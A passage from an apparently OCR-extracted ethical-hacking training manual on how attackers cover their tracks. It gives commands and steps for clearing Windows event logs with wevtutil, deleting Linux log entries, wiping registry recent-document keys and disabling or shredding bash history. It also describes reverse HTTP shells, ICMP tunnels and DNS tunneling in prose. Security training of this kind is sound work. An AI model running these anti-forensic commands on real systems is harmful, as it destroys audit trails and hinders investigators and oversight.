- **`-ComputerName`**: Specifies a remote computer; the default is the local computer
- **`-Confirm`**: Prompts you for confirmation before running cmdlet
- **`-LogName`**: Specifies the event logs
- **`-WhatIf`**: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:

   `>wevtutil el`
3. Use the following command to clear the event logs:

   `>wevtutil cl <log_name>`

   `log_name`: name of the log to clear, ex: system, application, security.

   As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.





Figure 6.153: Screenshot of clearing logs using the wevtutil utility

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system




Figure 6.154: Clearing event logs for Windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/messages**
- Delete all the log entries logged while compromising the system





Figure 6.155: Clearing event logs for Linux

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Ways to Clear Online Tracks

Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.

What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete

To clear the online tracks of various activities, attackers should follow different paths for different OSs.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 10) are as follows:


- **From the Privacy Settings in Windows 10**
  - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Jump Lists on Start or the taskbar**"

- **From the Registry in Windows 10**
  - Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
  - Delete all the values except "(**Default**)"

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the **`more ~/.bash_history`** command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**
  - **`history -c`**

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.
  - **`history -w`**

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Clearing the user's complete history**

  ```
  cat /dev/null > ~.bash_history && history -c && exit
  ```

  This command deletes the complete command history of the current and all other shells and exits the shell.

- **Shredding the history**
  - **`shred ~/.bash_history`**

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - **`shred ~/.bash_history&& cat /dev/null > .bash_history && history -c && exit`**

    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.






Figure 6.156: Covering Bash shell tracks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.

  Attackers perform DNS tunneling in various stages; first, they compromise an internal system to create a connection with an external network. Then, they use that compromised system as a command and control server to remotely access the system and transfer files covertly from within to outside the network.

- **Using TCP Parameters**

